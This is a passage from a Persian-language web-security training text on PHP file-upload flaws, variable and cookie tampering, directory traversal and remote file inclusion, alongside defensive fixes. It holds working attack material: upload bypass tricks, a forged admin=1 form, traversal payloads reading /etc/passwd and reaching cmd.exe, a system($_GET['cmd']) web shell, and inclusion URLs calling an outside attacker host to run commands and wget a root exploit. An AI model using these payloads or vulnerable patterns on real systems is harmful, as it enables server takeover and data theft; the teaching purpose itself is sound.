تابع move_uploaded_file در PHP فایل موقت را به مکانی که توسط کاربر فراهم شده است، منتقل خواهد کرد. در این حالت، مقصد در زیر مسیر اصلی (root) سرویس‌دهنده می‌باشد. بنابراین، این فایل‌ها از طریق آدرسی مانند http://www.domain.tld/uploads/uploadedfile.ext قابل دسترسی هستند. در این مثال ساده، هیچ محدودیتی جهت نوع فایل بارگذاری شده گذاشته نشده است ؛ در نتیجه، مهاجم می‌تواند فایل PHP یا .NET با کد مخرب را که منجر به مخاطره انداختن سرویس‌دهنده شود، بارگذاری

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

کند. این مثال شاید به نظر ساده باشد، ولی در بسیاری از برنامه‌های کاربردی تحت وب با چنین کد یا کدهای مشابهی روبه‌رو می‌شویم.

۱۴,۴,۲ ارزیابی mime type

دیگر اشتباه رایج برنامه‌نویسان تحت وب، جهت امن‌سازی فرم‌های بارگذاری فایل این است که جهت تعیین نوع فایل، تنها مقدار برگشتی mime type از PHP را ارزیابی می‌کنند. زمانی که فایلی بر روی سرویس‌دهنده بارگذاری می‌شود، PHP متغیر $_FILES['uploadedfile']['type'] را با مقدار mime-type برگشتی از مرورگر کاربر مقداردهی می‌کند. این در حالی است که ارزیابی فرم بارگذاری فایل تنها به این مقدار وابسته نیست. کاربر بدخواه می‌تواند به راحتی فایل‌ها را از طریق برنامه‌هایی که به طور خودکار به او اجازه‌ی ارسال mime-type جعلی در درخواست HTTP POST را می‌دهد، بارگذاری کند.

۱۴،۵ جلوگیری از پسوندهای خطرناک

در برخی از فرم‌های بارگذاری فایل جهت امن‌سازی از فهرست سیاه استفاده می‌شود. در این روش، فهرستی از پسوندهای خطرناک به وسیله‌ی تولیدکننده تهیه می‌گردد و در صورتی که پسوند فایل بارگذاری شده در فهرست موجود باشد، مجوز داده نخواهد شد. تقریبا غیرممکن است بتوان فهرستی شامل همه‌ی پسوندهای ممکن که مهاجم می‌تواند استفاده کند را تهیه کرد. جهت مثال، اگر کد در محیط سرویس‌دهنده در حال اجراشدن باشد، به‌طور معمول چنین محیطی به بسیاری از زبان‌های اسکریپتی مانند Perl، Python ، Ruby و غیره اجازه می‌دهد که این فهرست، انتها نداشته باشد و این مهم‌ترین عیب استفاده از فهرست سیاه می‌باشد. کاربر بدخواه با بارگذاری فایلی با نام ".htaccess" که شامل یک خط کد مشابه کد زیر است می‌تواند به راحتی امن‌سازی از طریق فهرست سیاه را دور بزند :

```
AddType application/x-httpd-php .jpg
```

این دستور به سرویس‌دهنده‌ی وب آپاچی می‌گوید که عکس‌های با پسوند jpg را مانند اسکریپت‌های PHP اجرا کند. بنابراین، مهاجم می‌تواند یک فایل با پسوند jpg که شامل کد PHP است را بارگذاری کند.

۱۴,۵,۱ پسوندهای دوتایی (بخش اول)

در این مورد نیز پسوند فایل بررسی می‌شود با این تفاوت که جهت استخراج پسوند فایل، برنامه‌نویس در نام فایل به دنبال کاراکتر '.' می‌گردد و رشته‌ی بعد از آن را به عنوان پسوند در نظر می‌گیرد. دورزدن این روش کمی پیچیده‌تر اما عملی می‌باشد. ابتدا اجازه دهید نگاهی به رفتار سرویس‌دهنده‌ی وب آپاچی با فایل‌هایی با چند پسوند داشته باشیم. بخشی از کتاب راهنمای سرویس‌دهنده‌ی وب آپاچی بیان می‌کند: "فایل‌ها می‌توانند بیشتر از یک پسوند داشته باشند و ترتیب پسوندها به طور نرمال مهم نیست".

برای مثال، اگر فایل welcom.html.fr به content type text/html و language French نگاشت شود؛ بنابراین، فایل welcom.fr.html دقیقا به همین اطلاعات نگاشت خواهد شد. اگر بیشتر از یک پسوند داده شده باشد که به فراداده‌های مشابه نگاشت شود، آن‌گاه پسوند سمت راست به استثنای languages و content encodings مورد استفاده قرار می‌گیرد. جهت مثال، اگر .gif به MIME-type image/gif و .html به MIME-type text/html نگاشت شود، آن‌گاه فایل welcom.gif.html به MIME-type text/html مرتبط خواهد شد."

بنابراین، فایلی به نام 'filename.php.123' به عنوان فایل PHP تفسیر و اجرا خواهد شد. این در صورتی اتفاق خواهد افتاد که آخرین پسوند (در این‌جا .۱۲۳) در فهرست mime-typeهای شناخته شده در سرویس‌دهنده‌ی وب تعریف نشده باشد. اکثر برنامه‌نویسان تحت وب از چنین مشخصه‌ای در سرویس‌دهنده‌ی وب آپاچی آگاه نیستند که این امر می‌تواند بسیار خطرناک باشد.

این را در نظر داشته باشیم که مهاجم می‌تواند فایلی به نام shell.php.123 را بارگذاری کند و پیش‌گیری‌های بارگذاری فایل را دور بزند. این اسکریپت آخرین یا پسوند سمت راست را محاسبه می‌کند و نتیجه می‌گیرد این پسوند در فهرست پسوندهای خطرناک یا همان فهرست سیاه نیست. قابل ذکر است که پیش‌گیری از همه‌ی پسوندهای تصادفی که کاربر بدخواه می‌تواند استفاده کند تا فایلی را بر روی سرور برگذاری کند، غیرممکن است.

۱۴,۵,۲ پسوندهای دوتایی (بخش دوم)

رویکرد مناسب‌تر جهت امن‌سازی فرم‌های بارگذاری فایل، استفاده از فهرست سفید است. در این مورد، برنامه‌نویس تحت وب فهرستی از پسوندهای شناخته شده و مورد قبول را تعریف می‌کند و اجازه‌ی بارگذاری فایلی که پسوند آن در این فهرست نیست را نخواهد داد. با این وجود، در بسیاری از موارد این

رویکرد هم آن‌طور که انتظار می‌رود عمل نخواهد کرد. جهت تنظیم و پیکربندی سرویس‌دهنده‌ی وب آپاچی جهت اجرای کدهای PHP دو راه وجود دارد : استفاده از AddHandler directive یا استفاده از AddType directive . اگر از AddHandler directive استفاده شود، تمام فایل‌هایی مانند 'A.php' و 'B.php.jpg' که نام آن‌ها شامل پسوند '.php' می‌باشد، به عنوان اسکریپت PHP اجرا خواهد شد. بنابراین، اگر فایل پیکربندی سرویس‌دهنده‌ی وب آپاچی شامل خط زیر باشد، برنامه‌ی شما ممکن است آسیب‌پذیر باشد :

```
AddHandler php5-script .php
```

در این صورت، مهاجم می‌تواند با بارگذاری فایلی با نام 'filename.php.jpg' پیش‌گیری را دور زده و کد خود را اجرا کند.

۱۴,۵,۳ بررسی سرآیند عکس

هنگامی که فقط اجازه‌ی بارگذاری عکس داده شده است، برنامه‌نویس‌ها به طور معمول با به کارگیری تابع getimagesize در PHP سرآیند عکس را ارزیابی می‌کنند. هنگامی که این تابع فراخوانی می‌شود، اندازه‌ی عکس برگردانده خواهد شد. اگر ارزیابی عکس نامعتبر باشد، بدین معنی است که سرآیند ناصحیح می‌باشد و تابع مقدار false برمی‌گرداند.

بنابراین، برنامه‌نویس فایل بارگذاری شده را با استفاده از مقدار برگشتی این تابع، ارزیابی خواهد کرد. حال اگر کاربر بدخواه بخواهد یک PHP shell ساده که در یک فایل jpg جاسازی شده است را بارگذاری کند، این تابع مقدار false برمی‌گرداند؛ بنابراین اجازه‌ی بارگذاری داده نخواهد شد.

مهاجم می‌تواند با باز کردن یک عکس در یک ویرایش‌گر عکس مانند GIMP، مقدار Image comment جایی که کد PHP وارد می‌شود را ویرایش کند و کد مورد نظر خود را وارد کند. با این وجود، عکس همچنان دارای سرآیند معتبر می‌باشد. بنابراین، ارزیابی تابع getimagesize در PHP دور زده شد. در نتیجه، زمانی که مرورگری درخواست آن عکس را بدهد، کد PHP وارد شده در Image comments اجرا خواهد شد.

۱۴,۵,۴ پیش‌گیری از بارگذاری فایل با پسوند .htaccess

راه معمول دیگر جهت امن‌سازی فرم‌های بارگذاری فایل، استفاده از فایل .htaccss جهت محافظت از شاخه‌ای که در آن فایل‌ها بارگذاری می‌شوند، می‌باشد. ایده‌ی این کار، مانع شدن از اجرای فایل‌های

اسکریپت در این شاخه می‌باشد. فایل .htaccess زمانی‌که بدین منظور به کار می‌رود، شامل کد زیر می‌باشد :

```
AddHandler cgi-script .php .php3 .php4 .phtml .pl .py .jsp .asp .htm .shtml .sh .cgi
Options –ExecCGI
```

این روش نوع دیگری از رویکرد فهرست سیاه می‌باشد که خیلی امن نخواهد بود. در بخش move_uploaded_file راهنمای PHP هشداری وجود دارد که بیان می‌کند : "در صورتی که فایل مقصد موجود باشد، بازنویسی خواهد شد." به سبب آن که فایل‌های بارگذاری شده خواهند توانست فایل‌های موجود را بازنویسی کنند، کاربر بدخواه به راحتی می‌تواند فایل .htaccess را با نسخه‌ی دست‌کاری شده‌ی خودش جایگزین کند. این مسأله به او اجازه‌ی اجرای اسکریپت‌هایی که باعث تخریب سرویس‌دهنده شود را خواهد داد.

۱۴،۶ راه‌حل‌های پیشنهادی

جهت امن‌سازی وب‌سایت‌ها و برنامه‌های کاربردی تحت وب که اجازه‌ی بارگذاری فایل در آن‌ها داده شده است، فهرستی از بهترین راه‌کارها فراهم شده است که پیشنهاد می‌شود اعمال گردد. این راهکارها به امن‌سازی فرم‌های بارگذاری فایل استفاده شده در برنامه‌های تحت وب کمک خواهد کرد:

فایل .htaccess را به گونه‌ای که فقط اجازه‌ی دسترسی به فایل‌های با پسوند مجاز را می‌دهد، تعریف کنید.

فایل .htaccess را در همان شاخه‌ای که فایل‌های بارگذاری شده ذخیره می‌شوند قرار ندهید. بهتر است فایل .htaccess در شاخه‌ی پدر قرار داده شود.

فایل .htaccess که فقط اجازه‌ی فایل‌های gif، jpg ، jpeg و png را می‌دهد بهتر است شامل کد زیر باشد (با نیاز خود مطابقت داده شود). این امر، مانع حملات پسوندهای دوتایی خواهد شد.

```
deny from all
<Files ~ "^\w+\.(gif|jpe?g|png)$">
order deny,allow
allow from all
</Files>
```

مرکز تدوین امور آموزشی و همانهنگی عملیات (خدادادی رایانه ای)

در صورت امکان، فایل‌ها را در شاخه‌ای خارج از ریشه‌ی سرویس‌دهنده بارگذاری کنید.

جهت جلوگیری از حمله‌ی بازنویسی .htaccess مانع بازنویسی فایل‌های موجود شوید.

جهت نگاشت پسوندها، فهرستی از mime-typeهای مجاز تهیه کنید.

نام‌هایی تصادفی جهت فایل‌ها و اضافه کردن پسوند تولید شده‌ی قبلی تولید کنید. ارزیابی را تنها در سمت سرویس‌گیرنده انجام ندهید. به طور ایده‌آل، هر دو ارزیابی سمت سرویس‌دهنده و سمت سرویس‌گیرنده را پیاده‌سازی کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱۵ فصل پانزدهم: کوکی‌ها ، نشست‌ها و متغیرها

۱۵،۱ نیازمودن متغیرها

معمولا مقداردهی متغیرها توسط نفوذگر جهت دورزدن صفحات ورود و تعیین هویت صورت می‌گیرد. مفسر PHP به صورت پیش‌فرض ثابت هایی مانند GET و Post و گاهی اوقات هم پارامتر Cookie را توسط درخواست‌های HTTP ارسال می‌کند. اگر متغیرهایی که توسط این نوع درخواست‌ها مقدار دهی می‌شوند به درستی ارزیابی نشوند می‌توانند فرصت خوبی را جهت یک نفوذ بی‌نقص رقم بزنند.

```
<body>
<form id="form1" name="form1" method="post" action="">
</form>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
```

اگر صفحه را به صورت عادی اجرا کنید تنها با دانستن مقدار درست رمز عبور می‌توانید با پیغام Welcome to system مواجه شوید. امتحان کردن رمزهای پیاپی کاری را از پیش نمی‌برد. اما پس از مقداردهی درست رمز عبور متغیر Admin برابر ۱ می‌شود و با این کار هویت مدیر مشخص می‌شود.

```
<?
$pass = strtolower(md5($_POST['pass']));
$$pass = "de1b2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$admin= 1;
}
if($admin==1)
{
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```

با استفاده از این کدها به راحتی و یا حتی با دادن رمز عبور اشتباه می‌توانید خود را به جای مدیر سیستم جای بزنید این کد با استفاده از روش Post و مقداردهی متغییرها مقادیری را به سمت صفحه login php ارسال می‌کند.

```
<form action=http://127.0.0.1/test/login.php method=POST>
password:<input type=password name=pass>
<input type=hidden name=admin value=1>
<input type=submit value=ok>
</form>
```

۱۵،۲ نشست‌ها

یکی از روش‌هایی که می‌توانید جلوی این گونه حملات را بگیرید استفاده از نشست‌ها هستند. نشست‌ها مقادیری هستند که با هر بار دیدن از یک صفحه (در صورت استفاده از نشست‌ها در آن صفحه) مقداردهی می‌شوند و پس از یک صفحه (در صورت استفاده از نشست‌ها در آن صفحه) مقداردهی می‌شوند و پس از بسته‌شدن مرورگر وب از بین می‌روند. جهت استفاده از نشست‌ها شما باید از تابع Session- start بهره بگیرید.

```
<?
session_start();
?>
<html>
<body>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
</html>
```

حال به جای بررسی مقدار Admin متغییر نشست Admin مورد بررسی قرار می‌گیرد که توسط روش‌های Post , GET قابل مقدار دهی نیست.

```
<?
$pass = strtolower(md5($_POST['pass']));
$$pass = "de1b2a7baf7850243db71c4abd4e5a39";
if($pass == $$pass){
$_SESSION['admin'] = 1;
}
if($_SESSION['admin']==1)
{
echo "Welcome to the system";
}else{
echo "Enter Correct Password";
}
?>
```

۱۵،۳ کوکی‌ها

کوکی‌ها مقادیری مانند نشست‌ها را نگه‌داری می‌کنند و می‌توانند مدت زمان بیشتری از نشست‌ها باقی بمانند که تعیین این زمان اختیاری و توسط ما انجام می‌گیرد. وقتی شما به سایت محبوبتان وارد می‌شوید و پس از وارد کردن اطلاعات شخصی به قسمت کاربری خود وارد می‌شوید، کوکی‌هایی بر روی رایانه شما ذخیره می‌شوند. شما پس از مدتی بدون وارد کردن اطلاعات خود می‌توانید به سایت رفته و با پیغام"خوش آمدید کاربر گرامی" مواجه شوید و بدون هیچگونه احراز هویتی وارد صفحه کاربری خود شوید .

```
<?
setcookie('cookiename','value','expiration time','path',
'domain','secure connection');
?>
<?
if (empty($_COOKIE['password'])){
$pass = strtolower(md5($_POST['pass']));
$$pass = "de1b2a7baf7850243db71c4abd4e5a39";
}
if(($pass == $$pass) or ($_COOKIE['username'] == $$pass )){
if(!isset($_COOKIE['password'])){
setcookie('password','de1b2a7baf7850243db71c4abd4e5a39',
time()+60*60);
}
echo "Welcome to the system";
}else{
echo "Enter Correct Password<br>";
echo " <html>
<body>
<form action=login.php method=POST>
password:<input type=password name=pass>
<input type=submit value=ok>
</form>
</body>
</html>";
}
?>
```

۱۶ فصل شانزدهم: حملات پیمایش دایرکتوری ها

هدف اصلی این آسیب‌پذیری، فراخوانی و خواندن فایل‌ها و مقادیری است که نفوذگر به صورت عادی از دیدن و خواندن آنها محروم است. با استفاده از این نوع آسیب‌پذیری می‌توان به هدف بزرگ‌تری مانند Cmd.exe نیز دست یافت. توابعی که با مقداردهی نامناسب می‌توانند بستری مناسب جهت این‌گونه حملات ایجاد کنند به شرح زیر است.

*Require()
*Require- once()
*Include- once()
*Fopen()
* File_ get _contents()
* More…

فرض کنید یک صفحه به نام date داریم و این صفحه مقداری مانند March 10 , 2007.5;16pm را جهت ما نمایش می‌دهد و در صفحه‌ای به نام welcome مقادیر زیر را داریم:

```
<? Echo welcome Mahdi - to your site<br>;?
```

برای اینکه ما در صفحه welcome مقدار تاریخ را نیز داشته باشیم. باید کدهایی که تاریخ را جهت ما به نمایش در می‌اورند را در ابتدای کدهای صفحه welcome بیاوریم بدین صورت:

```
<?
//Welcome.php with date function
$today = date("F j, Y, g:i a");
echo "Today is ".$today."<br>";
echo "Welcome Mahdi-j to your site<br>";
?>
```

راه دیگر جهت انجام این‌کار، نوشتن کدهای نمایش‌دهنده تاریخ در یک فایل و فراخوانی آنها در صفحه welcome است. این کار با استفاده از توابع include() صورت می‌گیرد.

```
<?
//Welcome.php with date function
include '/home/date.php';
echo "Welcome Mahdi to your site<br>";
?>

<?

//Template.php
$template = 'yourtempl.php’;
if (is_set($_COOKIE['TEMPLATE']))
$template = $_COOKIE['TEMPLATE'];
```

مرکز مدیریت امداد و هماهنگی عملیات امدادهای رایانه‌ای

```
include ( "/home/templates/" . $template );
?>
```

در این مثال کاربر پس از مشاهده سایت و انتخاب قالب مورد نظر خود باعث می‌شود که مقادیری نظیر کوکی‌ها بر روی رایانه وی ذخیره شوند. ما این‌گونه مقداردهی را در صفحات انتخاب زبان نیز می‌بینیم.

```
<?
//Language.php
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
include("/home/lang/".$llang.".php");
?>
//Cookies
language
en
to
language
En
```

با بررسی کوکی‌ها و کدهای نوشته شده در صفحه Languge متوجه می‌شویم که صفحه با بررسی کوکی و با اضافه کردن پسوند PHP به مقدار ذخیره شده به عنوان کوکی صفحه مربوط به زبان کاربر را فراخوانی می‌کند. به طور مثال با بررسی و گرفتن مقدار **en** صفحه en.php را به عنوان زبان سایت توسط تابع includeo فراخوانی می‌کند .

حال اگر ما کوکی‌ها را به **sp** تغییر دهیم صفحه **sp.php** را به عنوان زبان اسپانیایی فراخوانی میکند که به این صورت میتوانیم هر فایل دیگری را نیز بر روی سرور فراخوانی کنیم .فرض میکنیم که این فایل‌ها در دایرکتوری home /lang و صفحه welcome در دایرکتوری home قرار دارد. ما به راحتی میتوانیم با کدها (..) و یا (/..) به دایرکتوری بالاتر و قبل‌تر برویم. به طور مثال با تغییر کوکی‌ها به این صورت

```
Cookies//
language
en
to
language
welcome/..
```

مرکز مدیریت امداد و هماهنگی عملیات در شبکه‌های رایانه‌ای

مقداری که فراخوانی می‌شود به صورت زیر تغییر می‌یابد.

```
include("/home/lang/../welcome.php");
```

با استفاده از این آسیب‌پذیری فایل‌های را که اجازه دیدن و خواندنشان را نداریم نیز فراخوانی کرده و بخوانیم. به طور مثال فایل password در لینوکس و یا فراخوانی cmd در ویندوز و در دست گرفتن کنترل سرور.

```
Cookies//
language
en
to
language
etc/passwd/../../../../../../../..
```

پس تغییر کدها واجرای صفحه مورد نظر هیچ مقداری به جز خطاهای رایج را نمی‌بینیم. مشکل کجاست؟ ما که مقدار درستی را به عنوان زبان دادیم! به صفحه language برگشته و کدها را تحلیل می‌کنیم.

```
<?
//Language.php
if($_COOKIE["language"]) {
$llang = $_COOKIE["language"];
}
else
{
$l_array = explode("-",$lang_array[0]);
$llang = $l_array[0];
setcookie("language",$llang,time()+1209600,"","","");
}
include("/home/lang/".$llang.".php");
?>
```

در خطوط پایانی مشاهده میکنیم که فایل‌ها بدین صورت فراخوانی می‌شوند.

```
include("/home/lang/".$llang.".php");
```

می‌بینید که صفحه یک پسوند PHP به انتهای فایل فراخوانی‌شده اضافه می‌کند. پس با این تفاسیر ما تنها می‌توانیم فایل‌هایی با فرمت PHP را فراخوانی کنیم؟ خیر این‌گونه نیست و ما با استفاده از یک کد کوچک هگز می‌توانیم فایل‌های با پسوندهای غیر از PHp را نیز فراخوانی کنیم. این کد کوچک نال‌بایت نام دارد و در هگز به صورت (٪۰۰) است. پس ما می‌توانیم فایل‌های مورد نظر خود را بدین صورت فراخوانی کنیم.

```
Cookies//
language
en
```

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

to
language
../../../../../../../../../etc/passwd%00

مقدار مورد نظر ما به صورت زیر فراخوانی می‌شود.

include("/home/lang../../../../../../../../../etc/passwd%00.php");

پس از فراخوانی و رسیدن به نال‌بایت پردازش رشته به پایان می‌رسد و فایل passwd که به صورت

passwd%00.php

فراخوانی شده است به این صورت تعبیر می‌شود:

passwd

حال بیاید به این آسیب‌پذیری که با استفاده از تابع Fopen شکل گرفته است، نگاهی بیندازیم.

```
<?
//index.php
include('/home/template/header.php');
if (isset($_GET['file']) {
$fp = fopen("$file" . ".html","r");
} else {
$fp = fopen("main.html", "r");
}
include('/home/template/footer.php');
?>
```

صفحات به صورت زیر فراخوانی و صدا زده می‌شوند.

http://www.example.ir/index.php?file=page.html
http://www.example.ir/index.php?file=main.html

ما براحتی می‌توانیم صفحه دیگری را به عنوان main و یا هر صفحه دیگری نشان دهیم.

http://www.example.ir/index.php?file=http://www.hackersite.ir/main

و یا دایرکتوری‌ها و فایل‌ها را پیمایش کنیم.

http://www.example.ir/index.php?file=../../../../etc/passwd

این نوع آسیب‌پذیری‌ها محدود به برنامه‌های PHP نمی‌شوند و می‌توانیم دایرکتوری‌ها را پیمایش کرده و به cmd دست یابیم.

http://www.example.ir/show.asp?view=../../../../../Windows/system.ini
http://www.example.ir/scripts/..%5c../Windows/System32/cmd.exe?/c+dir

مرکز مدیریت امداد و هماهنگی عملیات امدادهای رایانه ای


۱۷ فصل هفدهم: فراخوانی فایل‌ها از راه دور

به وسیله این آسیب‌پذیری نفوذگر می‌تواند کنترل کامل سایت و یا سرور شما را در دست گیرد، می‌تواند فرامین تحت خط فرمان را اجرا کند، فایل آپلود کند، فایل‌ها را پاک و ویرایش کند و غیره.

```
<?
if (isset($page))
{
include($page);
}
?>
```

```
http://www.example.ir/?page=link.php
http://www.example.ir/?page=galery.php
http://www.example.ir/?page=contact.php
```

یک نفوذگر ممکن است با مقداردهی اشتباه به متغییر Page به ارزیابی خطاها پرداخته و متوجه اشتباه برنامه‌نویس در فراخوانی بشود.



Warning: main(): Failed opening 'n0thing.php' for inclusion (include_path='.;\php\pear\') in \www\example.ir\index.php on line 7

با کمی دقت و تامل در مقدار خطاها می‌توان دریافت که برنامه در فراخوانی صفحه‌ای که وجود ندارد دچار مشکل شده است. با مقدار دهی به متغیر Cmd می‌توانید فرامین خط فرمان را اجرا نمایید.

```
<?
if (isset($_GET['cmd']))
{
$cmd=$_GET['cmd'];
system("$cmd");
exit();
}
?>
```

حال نفوذگر این صفحه را به عنوان یکی از صفحات وب سایت شما فراخوانی می‌کند.

```
http://www.example.ir/?page= www.attack.ir/cmd?cmd=ls -al
http://www.example.ir/?page=www.attack.ir/cmd?cmd=wget
www.attackt/localroot
http://www.example.ir/?page= www.attack.ir/cmd?cmd=dir+c:\
```

اکثر اوقات نفوذگران از کدهای نوشته شده‌ای به نام phpshell استفاده می‌کنند.